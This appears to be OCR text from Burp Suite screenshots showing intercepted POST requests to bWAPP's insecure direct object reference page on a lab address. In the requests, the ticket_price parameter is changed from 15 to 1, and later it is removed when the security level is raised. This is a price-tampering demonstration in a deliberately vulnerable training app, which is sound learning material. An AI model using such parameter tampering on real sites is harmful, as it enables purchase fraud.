12 Cookie: PHPSESSID=hljaaiejb4hcsavk25fvlcl5e1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=15&action=order

Burp Suite Community Edition v2020.12.1 - Temporar

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.12:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1  POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2  Host: 192.168.1.12
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 47
9  Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=hljaaiejb4hcsavk25fvlcl5e1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&ticket_price=1&action=order
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.12:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1  POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2  Host: 192.168.1.12
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 31
9  Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/bWAPP/insecure_direct_object_ref_2.php
12 Cookie: PHPSESSID=hljaaiejb4hcsavk25fvlcl5e1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=1
13 Upgrade-Insecure-Requests: 1
14
15 ticket_quantity=10&action=order
```